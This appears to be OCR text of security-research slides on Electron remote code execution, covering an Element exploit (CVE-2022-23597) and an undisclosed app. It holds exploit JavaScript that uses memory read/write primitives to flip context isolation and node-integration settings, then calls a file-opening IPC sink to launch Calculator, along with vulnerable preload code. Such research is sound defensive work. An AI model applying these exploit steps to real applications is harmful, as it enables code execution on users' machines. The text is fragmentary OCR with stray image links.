
window.electron.send


send(channel, args..)

userDownloadOpen
(**RCE sink!**)

Case Study 4: Element RCE (CVE-2022-23597)

```
var win = addrof(window);
console.log("[+] window addrof : " + win.hex());
var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());
var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());
var web_pref = addr2 + 0x50008n; //WebPreferences offset
console.log("[+] web_pref addr: " + web_pref.hex());
var nisf = web_pref  + 0x1acn; // node_integrations_in_subframes offset
var nisf_val = full_read(nisf);
console.log("[+] nisf val = "+ nisf_val.hex());
var overwrite = nisf_val | 0x0000000000000001n //set to 1 from 0

full_write(nisf, overwrite);
var nisf_val = full_read(nisf);
console.log("[+] nisf val overwritten = "+ nisf_val.hex());

// create iframe with srcdoc which has contextBridge API

frame = document.createElement("iframe")
frame.srcdoc="<script>electron.send('userDownloadOpen',
{path:'/System/Applications/Calculator.app/Contents/MacOS/Calculator'})<\/script>";
document.body.appendChild(frame)
```




https://pwn.af/elect//
https://pwn.af/elect/element/
Apps
General Informatio...
Reading List


MORE!!!



Disabling Context Isolation from compromised Renderer

Implementation of Context Isolation

Electron patches blink WebPreferences and adds settings like node_integration_sub_frames, context_isolation, etc.

```
diff --git a/third_party/blink/common/web_preferences/web_preferences.cc b/third_party/blink/common/web_preferences/web_preferences.cc
index 8eb1bca3638678041a8ed739cfe3907406455ac2..0d05d32420590a1a589f23aa468086f142cbb45f 100644
--- a/third_party/blink/common/web_preferences/web_preferences.cc
+++ b/third_party/blink/common/web_preferences/web_preferences.cc
@@ -145,6 +145,22 @@ WebPreferences::WebPreferences()
       fake_no_alloc_direct_call_for_testing_enabled(false),
       v8_cache_options(blink::mojom::V8CacheOptions::kDefault),
       record_whole_document(false),
+      // Begin Electron-specific WebPreferences.
+      opener_id(0),
+      context_isolation(false),
+      is_webview(false),
+      hidden_page(false),
+      offscreen(false),
+      preload(base::FilePath::StringType()),
+      native_window_open(false),
+      node_integration(false),
+      node_integration_in_worker(false),
+      node_integration_in_sub_frames(false),
+      enable_spellcheck(false),
+      enable_plugins(false),
+      enable_websql(false),
+      webview_tag(false),
+      // End Electron-specific WebPreferences.
       cookie_enabled(true),
       accelerated_video_decode_enabled(false),
       animation_policy(
```

Implementation of Context Isolation

If context_isolation on WebPreferences is true, create isolated context

1
2
3

```
/*
/shell/renderer/electron_render_frame_observer.cc 👀 👀
*/
void ElectronRenderFrameObserver::DidInstallConditionalFeatures(
    v8::Handle<v8::Context> context,
    int world_id) {
//.....................removed for brevity.............
  auto prefs = render_frame_->GetBlinkPreferences();
  bool use_context_isolation = prefs.context_isolation;
  bool is_main_world = IsMainWorld(world_id);
  bool is_main_frame = render_frame_->IsMainFrame();
  bool allow_node_in_sub_frames = prefs.node_integration_in_sub_frames;
  bool should_create_isolated_context =
      use_context_isolation && is_main_world &&
      (is_main_frame || allow_node_in_sub_frames);
  if (should_create_isolated_context) {
    CreateIsolatedWorldContext();
    if (!renderer_client_->IsWebViewFrame(context, render_frame_))
      renderer_client_->SetupMainWorldOverrides(context, render_frame_);
  }}
```

Disabling CISO using Renderer exploit

- Same story using chrome v8 renderer exploit and we can set context_isolation to 0 😈

Reference:
https://github.com/electron/electron/blob/35ac7fb8e61be744206918684a6881d460591620/shell/renderer/electron_render_frame_observer.cc#L133

Disabling CISO using Renderer exploit


```
var win = addrof(window);
console.log("[+] win address : " + win.hex());
var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());
var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());


var web_pref = addr2 + 0x50008n;
console.log("[+] web_pref addr: " + web_pref.hex());


1  var ciso = web_pref + 0x184n //CISO offset


var ciso_val = full_read(ciso);
console.log("[+] ciso val = "+ ciso_val.hex());
2  var overwrite = ciso_val  &  (0xffffffffffffff00n); //overwrite to 0
full_write(ciso, overwrite);
console.log("[+] ciso val overwritten = "+ ciso_val.hex());
```

Case Study 5: RCE in Undisclosed app

- Using Chrome/94.0.4606.71, Electron/15.1.2.
- A “feature” to embed untrusted content in iframe

```
//Renderer Process
//nodeIntegrationInSubFrames:
false,SBX:true,NI:false,CISO: true

// preload.js (Isolated World/context)
const { contextBridge, ipcRenderer } =
require('electron')

const openExternalUrl = url => {
  if (!isAllowedUrl(url)) return;
//sanitization only https://
  ipcRenderer.send('open_external', url);
};
contextBridge.exposeInMainWorld('electron', {
  openExternalUrl: url => {
    openExternalUrl(url);
  },
});
```

```
// Main Process (main.js)
// In main process.

const { ipcMain,shell } = require('electron')

ipcMain.on('open_external', (event, url) => {
  shell.openExternal(url);
});
```




Our XSS
(No API access)

window.electron.openExternal
Url

openExternalUrl
(**only allows https proto**)

userDownloadOpen
(**RCE sink!**)

Goal: Pass file://Calc.app




Our XSS
(Access to
openExternalUrl API)

window.electron.openExternal
Url

openExternalUrl
(**only allows https proto**)

userDownloadOpen
(**RCE sink!**)


Iframe
Stage 1
V8 Exploit
Redirect
Stage 2
PP Exploit
Leak IPC
CI
1 to 0
Main window
Website
Preload.js
Main.js
window.electron.openExternal
Url
openExternalUrl
(only allows https proto)
userDownloadOpen
(RCE sink!)
Goal: Pass file://Calc.app

Case Study 5: RCE in Undisclosed app

